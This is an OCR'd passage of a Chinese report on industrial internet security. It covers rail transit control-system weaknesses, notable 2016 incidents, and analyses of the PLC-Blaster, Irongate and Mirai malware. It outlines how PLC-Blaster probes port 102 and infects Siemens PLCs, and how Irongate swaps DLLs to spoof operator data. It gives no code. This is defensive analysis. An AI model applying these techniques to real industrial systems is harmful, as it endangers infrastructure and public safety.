


图 45 轨道交通工业互联网的网络拓扑示意图

轨道交通工业互联网，是工业互联网在交通航运行业的典型行业应用。典型轨道交通工业互联网的网络拓扑如图 45 所示。完整的轨道交通系统一般包括控制层、内网业务层、和外网业务层，轨道网络以列车自动运行控制系统（ATC）的核心，并以工业以太网连接各大

业务系统，最终和互联网接通。

典型的数字化轨道交通系统 ATC 基本上由列车自动监督系统（ATS）、列车自动运行系统（ATO）和列车自动保护系统（ATP）组成。ATS 负责集中控制、集中显示、运行时刻表、仿真、监测、报警和运行数据记录等，ATO 负责无人自动驾驶、自动牵引、自动制动、站间运行、站内停车和自动折返等。ATP 负责安全停车防护、速度监控、超速防护、测速、测距和门控等。

目前 ATC 参考的规范以中国列车控制系统（CTCS）CTCS3 规范为主。最早 2003 年 10 月，原铁道部参照欧洲列车控制系统（ETCS）制定《中国列车控制系统（CTCS）技术规范总则（暂行）》来指导动车和高铁研制。后相继提升到 CTCS2 和 CTCS3 技术规范。CTCS3 规定 ATC 包括地面设备和车载设备。地面设备由移动闭塞中心（RBC）、列控中心（TCC）、轨道电路、应答器（含 LEU）、车地通讯系统（GSM-R）等组成，车载设备车载安全计算机（VC）、GSM-R 无线通讯单元（RTU）、轨道电路信息接收单元（TCR）等等组成。

辅助安全系统包括供电数据采集和监控系统（SCADA）、防灾报警系统（FAS）、安全监控系统（CCTV）、环境和设备监控系统（BAS）等。

核心业务系统包括自动售检票系统（AFS）、乘客信息系统（PIS）等，辅助业务系统包括办公自动化（OA）、CRM、ERP 和门户网站等。业务系统的发展趋势是从控制网（现场总线 FieldBus、控制器局域网 CAN 总线等）走向内网（工业以太网），从内网走向外网（互联网）。

轨道交通控制网也在发展中，现有的、采用现场总线和 CAN 总线等构建的轨道交通控制网已经不满足实际业务快速发展的需要，控制网分布化、智能化，IP 化的趋势明显，控制也更倾向于通用化和开放性。

3.1.3.2.2 轨道交通控制系统安全脆弱性分析

随着轨道交通系统的智能化、网络化的进一步发展，轨道交通工业互联网遭遇攻击已经成为现实，近几年轨道交通行业发生的信息安全事件有：

- ✧ 1997 年，一个十几岁的少年侵入纽约 NYNES 系统，干扰了航空与地面通信，导致马萨诸塞州的 Worcester 机场关机 6 小时
- ✧ 2003 年，SCX 运输公司的计算机系统被病毒感染，导致华盛顿特区的客货运输中断
- ✧ 2003 年，19 岁的 Aaron Caffery 侵入 Houston 渡口的计算机系统，导致该系统停机
- ✧ 2008 年，一少年攻击了波兰 Lodz 的城铁系统，用一个电视遥控器改变轨道扳道器，导致 4 节车厢出轨
- ✧ 2011 年，上海地铁因信号系统故障发生追尾事件，原因查明是系统升级过程中发生信息阻塞导致信号灯故障

从某种程度上，轨道交通工业互联网的安全脆弱性源于轨道交通工业互联网自身的业务特性：

1) 工业基础协议 Modbus TCP/IP 协议缺乏应用层的保护机制

Modbus TCP/IP 协议被广泛应用于工业通信中，但应用层缺乏相应保护机制，协议的安全性相对脆弱。实际业务场景中，工业设备的安全保护更多的依赖传统网络安全设备，如硬件防火墙等。但传统防火墙的解决方案中少有扫描 Modbus TCP 等工业协议的机制。

2) 自动化控制对时序要求严格，传输延迟本身就会成为安全隐患

SCADA 和自动化控制对受控对象的直接操作具有高度时效性，比如说变电站运作对时间非常敏感，触发电路开关的延迟可以导致功率

波动甚至停电。操作的高时效性要求工业网络不能存在重大的延迟问题。然而，恶意攻击者使用一个常见请求程序去攻击一个网络，即便防火墙可以阻止一个未经授权的请求，也会造成网络延迟。同时防火墙在处理数据时也存在能力不足、带宽不够的情况，同样也会在关键时刻导致网络的延迟，无法满足实时性传输要求，最终有可能造成运行事故。

3) 严苛的现场环境对网络安全设备的稳定性提出了更高要求

轨道交通现场机电机械和工业控制设备都部署在较为严苛的环境中。传统的 IT 网络安全设备很难在这些严苛的环境中稳定运行。这些严苛的环境条件包括极端的温度、电磁干扰、电磁兼容等，对传统 IT 网络安全设备造成的损坏也许比黑客刻意程序工具的攻击更加严重。因此，确保工业网络免受黑客的攻击，保障信息安全，首要任务是确保这些设备能够在这些严苛工业环境下持续、稳定地运行。

3.1.3.2.3 轨道交通工业互联网攻击源分析

轨道交通工业互联网的攻击源主要以下几种：

1) **黑客攻击。**由于安全制度的欠缺，列车自动控制系统 ATC 并没有被严密保护起来，ATC 接入到互联网后的安全风险会急剧扩大。轨道交通网的控制系统、车载设备和地面设备使用的用户名和密码不但没有通过身份认证系统认证，也没有通过访问控制系统授权，因此，黑客攻击很容易针对这些系统和设备，而最危险的是这些系统和设备的使用者并没有意识到危险，也没有配备安全工具辅助他们检测黑客攻击。黑客攻击轨道交通网控制层和业务层所利用专用工具和技术非常之多，诸如密码猜测攻击、缓冲区溢出攻击、后门设置、嗅探、地址欺骗、拒绝服务，这些技术不但能针对外围业务系统，也都能针对列车自动控制系统 ATC。

2) **病毒攻击。**目前已知的攻击工业控制系统的病毒都能攻击轨道交通网中列车自动控制系统 ATC 及其配套系统，包括震网病毒、火焰病毒、毒区病毒、Shamoon 病毒、Dragonfly 病毒、Havex 病毒等。其中震网病毒是直接攻击控制器的代表性病毒，它充分利用了通用操作系统微软 Windows 和工业控制系统西门子 STEP7 的漏洞。这类病毒一般通过 U 盘、电子邮件或者局域网进行传播，国内已经有大量病毒潜伏，由于安全制度的欠缺导致这些病毒还有在轨道交通行业大规模传播的风险。

3) **数据窃取。**通过各种方式来非法获取轨道交通网控制系统和业务系统数据，典型的是高级持续性威胁 APT 攻击，例如在黑客的关注下 Dragonfly/Havex 病毒通过社会工程入侵 SCADA 系统和 ATC 系统，并窃取其中的数据。

4) **蠕虫攻击。**包括 Conficker、Kido、Slammer Worm 等在内的蠕虫利用自我复制对轨道交通网中控制网络和业务网络造成危害，增加网络负载，降低控制系统的稳定性。其中 Slammer 蠕虫在 2003 年攻击过美国 Davis Besse 核电站监控系统。

5) **木马攻击。**乌克兰电网事件中，黑客通过某种途径种植 BlackEnergy 木马到电力控制系统中，利用电力系统漏洞发动网络攻击，远程控制了电力控制系统，关闭了整个电网。这样的风险在轨交系统里也同样存在。

3.1.3.2.4 轨道交通工业互联网安全威胁分析总结

轨道交通网中设备和系统主要分布在控制层、内网业务层和外网业务层中，下面分别描述主要安全问题：

（1）控制层

① 操作系统的安全漏洞、缺陷和后门问题：由于考虑到轨道交

通网 ATC 等工控软件与操作系统补丁兼容性的问题，一般不会对操作系统打补丁，导致系统带着风险运行。

② 身份认证和访问控制不严格问题：轨道交通网中控制系统在设计之初就没有考虑CIA(保密性、完整性和可获得性)问题，从而导致 ATC 存在输入验证、身份许可、授权和访问控制不严格问题，更不要说引入更为完善的 PKI/CA（公钥基础设施/证书认证）体系。

③ 轨道交通网车载设备和地面设备所用通用芯片的安全漏洞、缺陷和后门问题：设备越来越多地采用通用芯片，这类芯片通常存在公开的漏洞、缺陷和后门。

④ 车载设备和地面设备内置软件编码规范安全问题：设备在研发时所用的编码规范并没有考虑安全性设计和编码，从而导致设备难以达到所需要的本体安全。

⑤ 存在系统被有意或无意控制的风险问题：如果对轨道交通网中控制系统操作行为没有监控和响应措施，控制系统中的异常行为或人为行为会给工业控制系统带来很大的风险。

⑥ 控制终端、服务器、网络设备故障没有及时发现而响应延迟的问题：对轨交网中 IT 基础设施的运行状态进行监控，是控制系统稳定运行的基础。

⑦ 采用通用软硬件带来新风险的问题：除了工业以太环网和工业过程组件 OPC 通信协议外，轨道交通网也大量地使用了 PC 服务器和终端产品，操作系统和数据库也大量的使用了通用的系统,很容易遭到来自外网业务区或互联网的病毒、木马、黑客的攻击。

（2）内网业务层

① 杀毒软件安装及升级更新问题：用于轨道交通网中各大系统的 Windows 操作系统基于工控软件与杀毒软件的兼容性的考虑，通常不安装杀毒软件，给病毒与恶意代码传染与扩散留下了空间。

② 使用 U 盘、光盘导致的病毒传播问题：由于在轨道交通网中的管理终端一般没有技术措施对 U 盘和光盘使用进行有效的管理，导致外设的无序使用而引发的安全事件时有发生。

③ 拒绝服务攻击等常见网络攻击无防护问题：从轨道交通网内网发起的拒绝服务攻击等常见网络攻击并没有被专门防御。

④ 安全设备配置不合理问题：诸如防火墙等安全设备的配置存在普遍的不合理现象，原因是轨道交通网运营企业缺少安全专家，以及网络发生变更后安全设备设置并没有做相应的变更。

⑤ 网络边界防护不到位的问题：诸如无线网络引入以及网络设计变更等情况发生后，网络设计和安全设计脱节导致轨道交通网中各个网络防护边界模糊不清。

⑥ 核心数据防护不到位的问题：在轨道交通网中，不管是生产数据、操作数据，还是日志数据、统计数据，甚至大数据平台的数据，都没有考虑防丢失、防篡改、防泄漏、数据传输通道防护等数据安全措施。

⑦ 人员管理和信息安全脱节的问题：轨道交通网内部人员和关联人员均没有受过专业培训，信息安全意识严重不足，根本无法防御社会工程学攻击、钓鱼攻击、邮件攻击。

（3）外网业务层

① 设备维修时笔记本电脑等终端随便接入问题：轨道交通网安全维保不完善，尤其没有到达一定安全基线的笔记本电脑接入控制系统，会对控制系统的安全造成很大的威胁。

② 管理控制一体化引入互联网威胁的问题：管理控制一体化通过逻辑隔离的方式使轨道交通网控制系统和管理系统可以直接进行通信，控制系统接入的范围不仅扩展到了内网和外网，而且面临着来自 Internet 的威胁。

③ 云平台引入导致虚拟化安全防护不周的问题：为了提供资源利用率而引入云平台和服务，却没有考虑相应的安全防护，虚拟机之间防护没有被隔离，病毒传播、木马入侵、社工攻击、多租户攻击、跳板攻击之类在虚拟机之间变得非常容易，进而可能导致轨道交通网崩溃。

3.2 工业互联网安全防护特点

总结工业互联网的安全漏洞分布和部分重点行业的应用场景，可以发现，相比传统的信息安全，工业互联网安全防护具有更加鲜明的特色。

(1)工业互联网安全是全局的、多层次的安全

工业互联网的安全贯穿工业网络的各个层面：设备安全、控制安全、网络安全、应用安全到数据安全；并涉及工业控制系统、网络通信、物联网、云计算与大数据、企业应用等多个技术和应用领域。工业互联网的每个环节出现漏洞都可能导致工业系统的安全问题。因此，工业互联网的安全体系应该做到全局规划、合理分区、纵深防护，同时辅以严格的安全运营管理制度。

(2)工业生产设备与控制系统的特殊性对安全防护提出了更高的要求

工业生产环境中的生产设备和控制系统大量使用私有协议，而且工业控制系统实时性要求都非常高：无论是感知数据的上传、还是控制指令的下发，都需要在指定时间内完成，这都给安全防护技术实施带来了挑战。此外，工业环境的控制设备的生命周期都比较长，对陈旧型号的控制系统进行维护和升级改造困难。因此，对工业控制系统的安全防护应该有多种手段，如具备深度协议解析功能的监听审计系统，以及在线防护、主机加固防护等安全方案。

(3)针对数据平台的安全防护将成为重点

工业互联网的核心是工业大数据的采集、分析和使用。因此，针对数据平台及各类企业应用系统的攻击可能会越来多；数据平台及相关应用系统的安全防护，如权限管理、加密通信数据存储及容灾备份等，将成为工业互联网安全防护的重中之重。

(4)工业互联网安全社会意义重大，需多方合力应对

针对工业互联网系统发起的入侵攻击，除了获取数据资源以获得非法经济利益之外，攻击者还可能会通过入侵主机系统，进一步非法操控该系统所能控制的生产系统以达成既定干扰或破坏的目的，这通常会造成巨大的经济损失和社会影响。因此，监管部门、安全厂商、运营者和安全研究机构都是工业互联网安全建设的的重要角色，需要将各方力量汇集形成强大合力，各司其职、共同促进工业互联网安全体系的完善与提升。

第四章 国内外工业互联网重点安全事件与分析

2016 年工业互联网安全事件频发，遍布诸多工业行业，令社会各界充分意识到工业互联网安全攻击的广阔范围，极强的破坏性及扰乱局部社会的潜力。本章统计了国内外工业互联网领域在 2016 年内发生的重大安全事件(详见附件 2016 年工业互联网主要安全事件汇总)，并对主要安全事件做了分析和总结。分析显示，大量的安全攻击事件和特定的病毒、木马有密切关系，因此我们选取了几个影响较大的病毒做了详细分析。

4.1 2016 年国内外工业互联网重点安全事件

我们对 2016 年国内外工业领域的安全事件做了统计和汇总（见附件表格），并从中评选出了十大安全事件。

4.1.1 2016 年工业互联网十大安全事件

如下是以发生时间排序的十大安全事件：

（1）海康威视部分设备被境外 IP 控制存严重安全隐患

2 月 27 日，江苏省公安厅发布《关于立即对全省海康威视监控设备进行全面清查和安全加固的通知》称，主营安防产品的海康威视其生产的监控设备被曝出严重安全隐患，部分设备已被境外 IP 地址控制，并要求各地立即进行全面清查，开展安全加固，消除安全隐患。该漏洞可能导致严重大规模信息泄露、以及受控安防设备被利用作为攻击源。

（2）美国 Kemuri 水务公司安全事件

3 月一群黑客攻破了美国 Kemuri 水务公司（KWC）用于水处理和流控制的操作系统。经研究发现该自来水公司系统的安全较为脆弱，

许多可以影响到系统的关键漏洞都被公开暴露在互联网上，总体架构也使用了过时的运营技术系统。

（3）黑客组织“洋葱狗”潜伏 3 年终曝光

3 月初，360 追日团队披露了一个名为“洋葱狗”（OnionDog）的黑客组织。 该组织长期对亚洲国家的能源、交通等基础行业进网络渗透和情报窃取。“洋葱狗”的首次活动可追溯到 2013 年 10 月，之后两年仅在 7 月底至 9 月初之间活动，木马自身设定的生命周期平均只有 15 天，具有鲜明的组织性和目的性。

（4）德国核电站检测出恶意程序并被迫关闭

4 月，德国 Gundremmingen 核电站的计算机系统，在常规安全检测中发现了恶意程序。此恶意程序是在核电站负责燃料装卸系统的 Block B 信息网络中发现的。核电站燃料装卸系统负责装载和卸下核电站 Block B 的核燃料，随后将旧燃料转至存储池。

该恶意程序仅感染了计算机的 Block B 信息系统，而没有涉及到与核燃料交互的 ICS/SCADA 设备。因为 Block B 信息系统并未连接至互联网，所以专家推测恶意程序可能由人为从外部引入，如 USB 存储装置。

（5）“食尸鬼行动”事件

自 2015 年 3 月以来，一个组织严密的网络犯罪团伙对超过 30 个国家逾 130 家企业开展工业间谍活动。绝大多数受害者为工业领域的中小型企业（30-300 员工）。卡巴斯基实验室将该行动称之为“食尸鬼行动”（Operation Ghoul）。该行动集中爆发在 2016 年 6 月 8 日至 6 月 27 日。攻击者以工业领域的企业为目标，比如石油化工、海军、

军事、航空航天、重型机械、太阳能、刚铁、泵、塑料等行业。该间谍组织还针对其它领域，包括工程、航运、医药、制造、贸易、教育、旅游、IT 等。该组织主要将目标局限在活跃于工业领域的企业，但不具体针对一个国家。攻击范围遍布全球：西班牙（25 起）、巴基斯坦（22 起）、阿联酋（19 起）、印度（17 起）、埃及（16 起）等。

（6）伊朗多个重要石化工厂发现恶意软件攻击

8 月，伊朗多个重要石化工厂被恶意软件攻击，并声称其石化公司起火是网络攻击所致。伊朗民防部门透露，在“定期检查石化单位”的时候发现了该工业恶意软件，并采取了必要的措施。2009 年和 2010 年，美国和以色列曾通过震网 Stuxnet 病毒秘密攻击伊朗核电项目，Stuxnet 渗透至伊朗核电项目的计算机系统并破坏了伊朗铀浓缩离心机；因此，伊朗也怀疑这是外国（包括美国和以色列）的攻击行为。

（7）北美地区 Dyn 公司遭遇最大 DDoS 攻击事件

10 月 21 日，由恶意软件 Mirai 控制的僵尸网络，针对网络域名服务公司 Dyn 发动 DDoS 攻击，并波及由 Dyn 提供服务的 Twitter、Paypal、github 等网站，最终造成这些公司大面积网络中断。与以往控制服务器或个人 PC 机的方式有所不同，Mairi 的控制对象主要是路由器、数字录像机、网络摄像头等物联网设备，并利用这些设备发动 DDoS 攻击。

北美地区 Dyn 公司遭遇最大 DDoS 攻击事件是工业互联网安全里程碑式的事件。

（8）《中华人民共和国网络安全法》出台

11 月 7 日出台的《中华人民共和国网络安全法》，将在 2017 年

6 月 1 日起正式施行。该法是我国第一部全面规范网络空间安全管理方面问题的基础性法律，是我国网络空间法治建设的顶层架构和重要里程碑，是依法治网、化解网络风险的法律重器，为实现国家网络空间治理体系和治理能力现代化提供了重要的法律保障。

（9）旧金山 Muni 地铁站被黑，售票系统停运

11 月底，旧金山 Muni 地铁站被黑，售票系统停运。媒体报道称，售票系统被持续攻击多日，超过 2000 台计算机系统被黑，导致售票系统停运，地铁部门只能让乘客免费坐地铁。

（10） 乌克兰再次上演电力安全事故

12 月，黑客攻击了乌克兰电力系统的自动控制系统，电力控制部门不得不转向手动模式才得以恢复，过程持续了大约 30 分钟。而 2015 年的停电事故的恢复大约花费了 6 个小时之久。

4.1.2 工业互联网安全事件总结

工业互联网的网络是基础、数据是核心，因此大量使用了大数据、云计算与物联网技术，这也导致工业互联网的安全边界逐渐模糊。工业互联网内的设备可被利用成为攻击跳板，使工业互联网的真正攻击源头更加难以追踪。2016 年物联网及工业领域安全事件的频繁发生也使得社会各界开始严肃考虑工业互联网环境中的安全问题，包括各种联网设备以及物联网平台系统、工业控制系统、工业云平台的安全。

工业互联网的安全防护是一个系统工程，设备制造商需要在生产设计阶段就需要为产品内置安全防护能力、并提供产品系统的安全设计与开发流程保障；集成商及网络运营商则应通过系统的脆弱性及合规性安全评估、攻击检测以及安全管理来保证系统运营过程中的安全；

用户则需要加强安全意识、规范安全操作流程和合规行为，避免因受到社工攻击而使他们的基础设施和资产受到外来攻击的威胁。

4.2 2016 年影响较大的病毒木马及重点攻防手段分析

2016 年工业互联网安全事件遍布诸多工业行业。这既表明了工业互联网在各个行业开始得到应用，同时也彰显了工业互联网安全建设地刻不容缓。统计显示，大量的安全攻击事件和特定的病毒、木马有密切关系，本节将重点分析几个影响较大的病毒及其攻击原理。

4.2.1 第一款 PLC 蠕虫病毒 PLC-Blaster

2016 年 3 月 31 日，在新加坡举办的 2016 年亚洲黑帽大会（BlackHat Aisa 2016)发布了世界上首个PLC蠕虫病毒PLC-Blaster的白皮书[4]。蠕虫病毒 PLC-Blaster 在 2015 年 12 月 27 日被来自德国的安全研究人员在第 32 届混沌通讯大会（32C3）上首次公布。该病毒无需借助PC 等传统计算机终端便可实现在PLC 之间快速传播，进而攻击整个工业控制系统。

4.2.1.1 技术原理与传播步骤

早在 2015 年 8 月在美国举办的黑帽大会(BlackHat 2015)上，德国柏林自由大学的 Scadasc 团队介绍了一种通过在西门子 S7-300 PLC 控制器中植入代码的方法。

OpenSource Security 在破解西门子 PLC S7 私有通信协议的基础上，实现了在西门子 S7-1200 PLC 运行的用户程序中加载了蠕虫恶意代码，在 S7-1200 PLC 之间进行病毒传播和复制[4]。其实现步骤为：

第 1 步：**目标探测**。西门子 PLC 的运行需开放 TCP 102 端口，感染了 PLC-Blaster 病毒的 PLC 通过向子网内某个主机的 102 端口发送建立 TCP 连接的请求（通过西门子自带的 TCP 连接函数 TCON 实现）。一旦 TCP 连接成功建立，将进入病毒感染阶段，若连接失败则 PLC-Blaster 将关闭 TCP 连接请求（通过西门子自带的 TCP 连接函数 TDISCON 实现），并尝试向下一个主机地址发起目标探测。

第 2 步：**病毒感染**。病毒模拟 TIA_Portal 向目标 PLC 发送程序传播的请求（利用西门子自带的发送函数 TSEND、TRCV），建立连接后停止目标 PLC 的运行，并将病毒代码加载到目标 PLC 的用户程序中。

第 3 步：**病毒执行**。蠕虫代码被加载到目标 PLC 的用户程序上后。目标 PLC 启动后将自动探测到新用户程序并被执行，且开始感染网络中其它 PLC。

目前西门子在版本 4 中发布了补丁程序，同时为 S7-1200 PLC 提供了程序块加密、防拷贝和访问控制 3 种安全防护方式。前 2 种方法只能在 TIA_Portal 中执行，无法阻止 PLC-Blaster 蠕虫病毒的攻击；第 3 种方式设置了 3 种不同的访问控制保护等级，可有效阻止蠕虫病毒修改 PLC 上的代码。但是在西门子 PLC 中，访问控制这种安全防护方式默认是关闭的。

4.2.1.2 蠕虫病毒可实现的功能

分析显示，该蠕虫病毒有具备以下功能：

✧ **与远程命令和控制服务器（C&C 服务器）建立连接**。病毒可以

与攻击者建立的 C&C 服务器建立连接，长期接收控制指令。

- ✧ **充当 Socks4（防火墙安全会话转换协议） 代理**。病毒可以在感染的 PLC 上实现 Socks4 代理功能；攻击者利用这些 PLC 为跳板，直接访问连接在 PLC 网络的其它资源。
- ✧ **发动拒绝服务（DoS）攻击**。病毒通过高频率的循环操作可导致 PLC 拒绝服务。
- ✧ **操纵输入输出**。病毒可直接修改 PLC 内存参数，实现工程师在客户端上的所有操作和控制。

4.2.1.3 病毒发现、清除和防范

该病毒可以被发现、清除和提前防范。

- ■ 发现病毒的措施有：
  - ➢ **PLC 日志检查**。PLC-Blaster 感染目标 PLC 时，需要停止目标 PLC 大约 10 秒钟，该过程会被记录在 PLC 的日志记录中。
  - ➢ **端口扫描和网络流量监测**。PLC-Blaster 对目标 PLC 的探测、感染都会产生不正常的网络流量。
- ■ **清除**运行在 PLC 上的 PLC-Blaster 病毒的措施：通过恢复出厂设置或覆盖存储区域删除蠕虫病毒。
- ■ **防范的手段：**
  - ➢ 企业必须加固他们的供应链的安全，确保他们的工业资产进行有效识别并进行内嵌的安全评估。
  - ➢ 供应商要和资产所有者密切合作，确保这些环境的安全

和可靠的操作。

4.2.1.4 危害分析

PLC-Blaster 已经实现了从工业以太网向连接在现场总线（基于串口）上的目标 PLC 的感染，传播范围广，后果严重。

与传统的计算机网络病毒相比，PLC-Blaster 无需通过 PC 等主机终端传输，且只能通过手动检查、验证、监测等发现其踪迹，隐藏能力较高。当前基于防病毒软件、应用程序白名单技术等工控主机安全防护方式无法防御该病毒的传播，尚无有效的自动拦截和清除手段，且该病毒一旦传播到大型工业企业的生产网络中，将造成被感染的 PLC 数量呈指数级增长，造成连锁反应。

PLC-Blaster 是世界上第一个可在 PLC 之间直接传播的蠕虫病毒，缩短了黑客攻击工业控制系统的路径，降低了攻击难度，中国工业界需引起高度重视。

4.2.2 蠕虫病毒“铁门”Irongate 遭曝光

2016 年 6 月 2 日，名为“铁门”（Irongate）[8]的恶意软件被发现。这款恶意软件只针对西门子公司生产的 ICS/SCADA 设备。该恶意软件利用中间人技术截获正常人机接口流量，并通过回传篡改数据来掩盖攻击行为。“铁门”与“震网”在攻击方法上有相似之处，利用寻找和替代专用的 DLL（Dynamic Link Library，动态链接库文件） 文件实现中间人攻击。目前，研究人员推测该恶意软件仅用于测试，尚未造成实质性破坏。

安全研究专家表示，这款恶意软件是他们近期所发现的唯一一款

属于第四类的恶意软件。在这类恶意软件中，最为出名的就是号称“最高端的”震网蠕虫病毒 Stuxnet。震网病毒于 2010 年 6 月首次被检测出来，当时这一蠕虫病毒破坏了伊朗核设施中将近一千多台离心机。该病毒是第一个专门定向攻击真实世界中基础(能源)设施的“蠕虫”病毒，比如核电站，水坝，以及国家电网等。作为世界上首个网络“超级破坏性武器”,Stuxnet 计算机病毒已经成功感染了全球超过 45000 个网络，其中伊朗遭到的攻击最为严重，伊朗境内有 60%的个人电脑感染了这种病毒。

4.2.2.1 蠕虫病毒“铁门” Irongate 基本情况分析

检测发现，Irongate 散播病毒程式在 VMware 和 Cuckoo Sandbox 环境下不会运行。如果 Irongate 没有发现虚拟化的环境，散播病毒程式可执行 e.NET 可执行文件“scada.exe.”。一旦系统被感染，Irongate 搜索所有后缀名为“Step7ProSim.dll”的 DLL 库，并用可以操作关联过程的恶意代码替换。

Irongate 的主要特点是：中间人（MitM）在工业过程模拟内攻击输入输出和操作员软件。Irongate 恶意软件用恶意 DLL 替换正常的 DLL，然后恶意 DLL 充当 PLC 与合法监控系统之间的经纪人。该恶意 DLL 劫持从 PLC 到用户界面之间的 5 秒的“正常”数据流量并进行替换，同时将修改后的数据发回 PLC。该恶意软件记录下工业控制系统五秒时间内的常规控制活动，然后不断重放这些操作控制，以此来欺骗控制室中的操作人员，让他们认为工业控制系统的运转一切正常。与此同时，操作人员只会在他的屏幕中看到控制系统的正常活动，

该恶意软件能够替换目标系统中的文件，并改变西门子控制系统中的温度数据和压力数据。

Irongate 与 Stuxnet 具有一些相同点。据研究人员发现，Irongate 的某些运作模式类似 Stuxnet 的行为。例如：Stuxnet，Irongate 使用中间人技术在 PLC 与软件监控过程之间将自己注入。与 Stuxnet 共享的另一个特征是如何用恶意拷贝替换有效 DLL 文件，从而实现中间人技术。Stuxnet 针对的是纳坦兹的铀浓缩离心机控制系统，而 Irongate 针对的则是西门子工业控制系统。这两款恶意软件都会替换目标系统中的重要数据文件，并修改目标设备的操作活动。震网病毒 Stuxnet 可以加速离心机的旋转速度。Irongate 可以改变工业控制系统的温度和压力。

Irongate 与 Stuxnet 也存在不同点。Irongate 检测恶意软件“引爆”观察环境，但 Stuxnet 查找杀毒软件；Irongate 积极记录并回放过程数据隐藏操作，但 Stuxnet 并未试图隐藏过程操作，但会暂停 S7-315 的正常操作，人机接口系统的上的显示数据将不再更新。

4.2.2.2 危害分析

这款恶意软件仅仅只会对模拟真实设备的软件产生作用。虽然如此，安全研究人员仍然认为这一恶意软件的很多特点都值得大家注意。该恶意软件很可能是攻击者所进行的研究活动，又或者是攻击者正在为将来所要发动的攻击而进行的某种攻击测试。因此，研究人员检测到的这种安全威胁，无论攻击者的目的如何，都表明我们在工业控制系统这一领域中面临着巨大的安全挑战。

4.2.3 “物联网破坏者” Mirai 病毒

美国当地时间 2016 年 10 月 21 日，黑客组织 NewWorldHackers 和 Anonymous 通过使用了一种被称作“物联网破坏者”的 Mirai 病毒[6]，控制了美国大量的网络摄像头和相关的录像机，然后操纵这些设备攻击了为美国众多公司提供域名解析网络服务的 Dyn 公司，最终影响到包括 Twitter、Etsy、Github、Soundcloud、Spotify、Heroku、PagerDuty、Shopify、Intercom 等著名公司在内的大批互联网公司的网络中断。

Mirai 病毒的源代码在 2016 年 9 月的时候被公开发布后，大量黑客对这个病毒进行了升级。升级后 Mirai 版本的传染性、危害性比前代更高。Mirai 病毒是一种通过互联网搜索物联网设备的病毒，当它扫描到一台物联网设备（如网络摄像头、DVR 设备等）后会尝试使用弱口令进行登陆（Mirai 病毒自带 60 个通用密码），如果登陆成功，这台物联网设备就会进入“肉鸡”名单，并被黑客操控攻击其他网络设备。

据悉，此次 DDoS 攻击事件涉及的 IP 数量达到千万量级，一共有超过百万台物联网设备和网络摄像头参与了此次 DDoS 攻击。被 Mirai 感染的物联网设备的地域分布如图 46 所示，被 Mirai 病毒感染设备数量最多的前 10 个国家如表 2 所示。

